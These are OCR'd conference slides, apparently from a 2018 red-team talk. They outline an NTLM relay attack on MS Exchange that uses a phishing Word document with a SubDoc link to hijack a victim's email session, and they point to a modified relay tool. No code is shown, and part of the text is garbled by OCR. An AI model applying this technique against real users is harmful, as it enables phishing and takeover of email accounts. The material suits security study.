OFFZONE
2018

MS Exchange relay attack without sms and registration

Olga Karelova

Head of Security Analysis of Information Systems, «M 13» Ltd.

About me


- CTF team’s “rm -rf” captain (rm -rf is VolgaCTF’s winner in 2012 & 2013)
- M*CTF competition technical director in 2014–2016
- MEPhI Department of Cryptology and Cyber Security assistant
- Head of Security Analysis of Information Systems, «M 13» Ltd

About report


- Phishing problems with Word
- NTLM Relay and how it works
- Making infected Word document
- Some cases
- Some statistics

MS Office phishing problems

- Disabled macros content and users know about phishing via macros



Security Warning Macros have been disabled. Enable Content



This document is protected

Oops, something went wrong

1. Open the
available f

2. If this do
Editing fro

3. Once you have enabled editing, please confrim update the fields in this

Microsoft Word

This document contains fields that may refer to other files. Do you want to update the fields in this document?

Yes No Help

- Dynamic Data Exchange (DDE) doesn’t work

Our Idea


As a RedTeam we want:

- send emails from victim
- download some letters from email

Our Idea:

- use NtlmRelay for stealing email session
- use SubDoc as a link container

NTLM Relay




1 – victim wants to get file from link

2 – evil wants to get challenge from EWS

3 – challenge response (challenge + 401 auth) from EWS

4 – 401 auth via ntlm + challenge

NTLM Relay



5 – ntlm response (challenge*hash(password))


6 – ntlm response

7 – get session and can do some actions

8 – 200 or 404 for victim


Realization

- We used NtlmRelay tool. Author Arno0x0x. And modified it.
- It’s working now with all modern MS Office versions and Windows OS. Based on last Impacket
- Final version: https://github.com/mis-team/MSExchangeRelay



Making infected Word document

